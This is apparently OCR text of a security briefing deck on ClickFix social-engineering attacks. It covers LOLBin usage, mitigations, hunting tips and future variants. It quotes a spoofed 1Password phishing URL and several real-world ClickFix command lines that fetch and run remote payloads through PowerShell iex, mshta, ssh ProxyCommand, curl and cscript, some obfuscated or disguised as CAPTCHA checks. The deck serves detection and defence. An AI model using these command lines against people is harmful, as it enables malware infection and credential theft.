
Spoofed Code Templates

```
https://servicerb.cloud/index.php?

logo=https:%2F%2Fupload.wikimedia.org%2Fwikipedia%2Fcommons%2F0%2F02%2F1Password_wordmark_blue_2023.svg

&msclkid=3d9ffda6f48e14b3b9cc959ce2295ffa

&security_token=abcdef

&site=1password.com

&utm_campaign=zzzeffi-sn-technicien-intervention-sociale-familiaIe

&utm_content=zzzeffi-sn-technicien-intervention-sociale-familiaIepassmanager

&utm_medium=cpc

&utm_source=bing

&utm_term=password%20manager
```

Spoofed Code Templates




Spoofed Code Templates



Command Breakdown

- Observed LOLBin use across 30 incidents
  - CMD and PowerShell are most common
  - MSHTA, SSH, and Curl are rarer
    - Often used in more sophisticated incidents
- Most executions utilize PowerShell
  - Typically through calls
  - SSH ProxyCommand, CMD process starts, etc.
- MSHTA commands typically pull polyglot or embedded files
  - A fun one was the spread of valid MP3 files that had embedded HTA code



Command Breakdown

ClickFix Commands

CommandLine

```
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h -nop -ep Bypass -c "Add-Type -AssemblyName System.Net.Http;$X=New-Object System.Net.Http.HttpClient;$U=$X.GetByteArrayAsync('https://lumexa.cloud/V.GRE').Result;iex ([Text.Encoding]::UTF8.GetString($U))"
```

```
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" "FUNCTION YES { &$SS (&$DD '1171117.8111131.11201117.12112115/1x11.1j11111p1g'.replace('1','')) };$FF='HSJDUFERIKFOLDJRKMOXSDH';$DD=$FF[8]+$FF[7]+$FF[17];$SS=$FF[8]+$FF[6]+$FF[19]; YES"
```


```
"C:\Windows\System32\OpenSSH\ssh.exe" -o ProxyCommand="powershell -w 1 -c (\". { powershell -w 1 -c ('ms&&&ht&&&a&&&.&&&exe h&&tt&&p&&s://&j&u&m&s&to&r.c&lo&ud' -replace '&') }\")" . ; ""Microsoft Defender Services Secure Access Key: 100881
```

```
"C:\WINDOWS\system32\mshta.exe" https://pegas.sizablethursdaychive.shop/Paolo_Pavan.mp3 # Security check: Human required. CAPTCHA Ref: 8971
```

```
"C:\WINDOWS\system32\conhost.exe" cmd.exe /c cmd.exe /c cmd.exe /c cmd.exe /c c^ur^l.ex^e -k -Ss -X POST "https://moviefone.top/leep/ddas.php" -o "C:\ProgramData\wins.bat" && start /min "" "C:\ProgramData\wins.bat" \u0009\u0009\u0009\u0009\u0009\u0009\u0009\u0009\u0009\u0009\u0009\u0009\u0009\u0009 \u0009\u0009\u0009\u0009\u0009\u0009Visitor press Enter
```

```
"C:\WINDOWS\system32\cmd.exe" /c start /min powershell -Command "$f=Join-Path $env:TEMP 're.txt'; curl.exe -s 'https://hcie.live/co/' -o $f; Start-Process -WindowStyle Hidden -FilePath 'cscript.exe' -ArgumentList '//E:jscript',$f" # ✓ ''Action Identificator: 5816''cmd /c start /min p
```

Command Breakdown



Mitigation Strategies and Prevention

Remediation Approaches

- Group Policy
  - Disable the Run dialog box (Win + R) key and remove the Run option from the Start Menu
  - App Control policies to prevent the launch of native Windows binaries from the Run Menu
  - Configure Terminal settings to warn users when the text they’re pasting contains multiple lines
  - Extended PowerShell logging
- Domain whack-a-mole
  - Easier with newly seen domain policies
  - TLD blocks
- EDR/AV
  - Most decent EDR products will detect or alert on ClickFix related behaviors
    - They won't always stop it though :(

Hunting Query Tips

- Queries should target commonly abused LOLBins
  - SSH, Curl, MSHTA, conhost
- Commands often include variants of ‘Human Verification’ or similar wording
  - Look for the comments in the command line ‘#’
  - Many attacks use the same copy/pasted templates that have similar comments
- Non-standard web requests
  - Invoke-WebRequest, Invoke-RestMethod, curl, WebClient
  - Often used to pull scripts or payloads
- Explorer parent processes
  - ClickFix often uses the Run menu, which executes through explorer.exe
- Detect FYI has a great write up for hunting ClickFix events via KQL
  - https://detect.fyi/hunting-clickfix-initial-access-techniques-8c1b38d5ef9b


Future Variants & Current Evolutions


ClickFix is a constantly evolving technique that has led to several notable variants. Many of these variants move away from the classic WIN+R/CTRL+V/Enter commands.


Future variants will likely:

- Continue migrating away from the Run menu execution
- Use tricks like using the Windows protocol handler (Huntress – August 29)
- Dive deeper into FileFix techniques (Acronis – September 16)
- Improve on execution elements (CTRL+S variant – September 12)

Future Variants









https://www.huntress.com/blog/fake-anydesk-clickfix-metastealer-malware


Future Variants





https://cybersecuritynews.com/clickfix-attack-free-wifi/

Future Variants



https://cybersecuritynews.com/clickfix-attack-free-wifi/


Build out a domain for testing
Put a fake ClickFix page on it
Identity Digital Registry suspends the domain
Identity Digital Registry suspends the domain
imgflip.com

https://alertoverload.com